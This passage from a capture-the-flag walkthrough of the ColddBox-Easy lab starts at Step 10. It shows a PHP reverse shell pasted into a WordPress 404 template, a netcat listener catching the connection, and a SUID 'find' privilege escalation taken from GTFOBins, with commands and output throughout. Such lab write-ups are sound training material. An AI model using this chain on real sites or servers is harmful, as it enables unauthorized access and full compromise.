
## Step 10 -

Now in the admin dashboard, go to Appearance > Editor



## Step 11 -

Now on the right-hand side of the page you will see editor options of the features that you will be able to edit as admin.



Now from the above select the '404 template'

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty_Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
            </header><!-- .page-header -->


            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->
    </main><!-- .site-main -->
</div><!-- .content-area -->


<?php get_footer(); ?>
```

## Step 12 -

Now go to your browser and search for PHP reverse shell



Now go to the below file and copy all contents



### Step 13 -


Now come back to the '404 templete' page from the webpage and clear the script and paste this script.

Now make sure you change the '\$ip' with your own attacker machine ip and select the port on which you will listen on the reverse shell.

Now save the changes

### Step 14 -

Now go to your link terminal and start a reverse shell with netcat.

A terminal window with a dark background. The prompt is `(root@kali)-[/home/kali]`. The user has entered `nc -nvlp 1234`, and the output is `listening on [any] 1234 ...`. A white cursor is visible on the line below the output.

```
(root@kali)-[/home/kali]
# nc -nvlp 1234
listening on [any] 1234 ...
```

### Step 15 - open the url:

"192.168.224.22/?p=3184"

## Step 16 -

Come back to your terminal, and you will see that you have gained a reverse shell.

```
root@kali: ~/home/kali
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.7] 37932
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
13:39:18 up 43 min, 0 users, load average: 0.00, 0.88, 1.27
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Type in some commands to verify that user-id and user privileges.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Now with the 'ls' command you can see the list of directories.

You can go to the 'home' directory with 'cd' command and see its contents.

```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$
```

As you go to the 'home' directory and 'ls' then you will another directory names 'c0ldd', 'cd' into 'c0ldd' and you will find a user.txt file, if you try to open it you will see permission denied.

```
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```



## Step 17 -

Go to your browser and search for “GTFObins” After entering the site, you will see this page.

### GTFOBins

☆ Star 8,264

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.


The project collects legitimate [functions](#) of Unix binaries that can be abused to get the ~~fuck~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



Search among 376 binaries: <binary> +<function> ...

#### Binary

[7z](#)

#### Functions

[File read](#) [Sudo](#)

## Step 18 -

Now for privilege escalation type the following command in the shell and see the list of binary files which is provided by the root.

```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

## Step 19 -

Now in GTFObins search for 'find', so that we can exploit the find binary.

.. / **find** ☆ Star 8,264

Shell SUID Sudo

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

## Step 20 -

- From the above options we are going to use './find . -exec /bin/sh -p \; -quit' to exploit the find binary.

```
$ usr/bin/find . -exec /bin/sh -p \; -quit
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Now at last line after running `id` we can see we have root permissions now


## Step 21 -

Now go and try to access that file again

```
cd home
ls
c0ldd
cd c0ldd
ls
user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

## Step 22 -

Go to your browser and open CyberChef and paste the user.txt to get the decoded BASE64 text, then paste it on google translation



## Step 23 -

Now go to root directory and open the file present there

```
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
```

Now to the same thing and translate with google translate

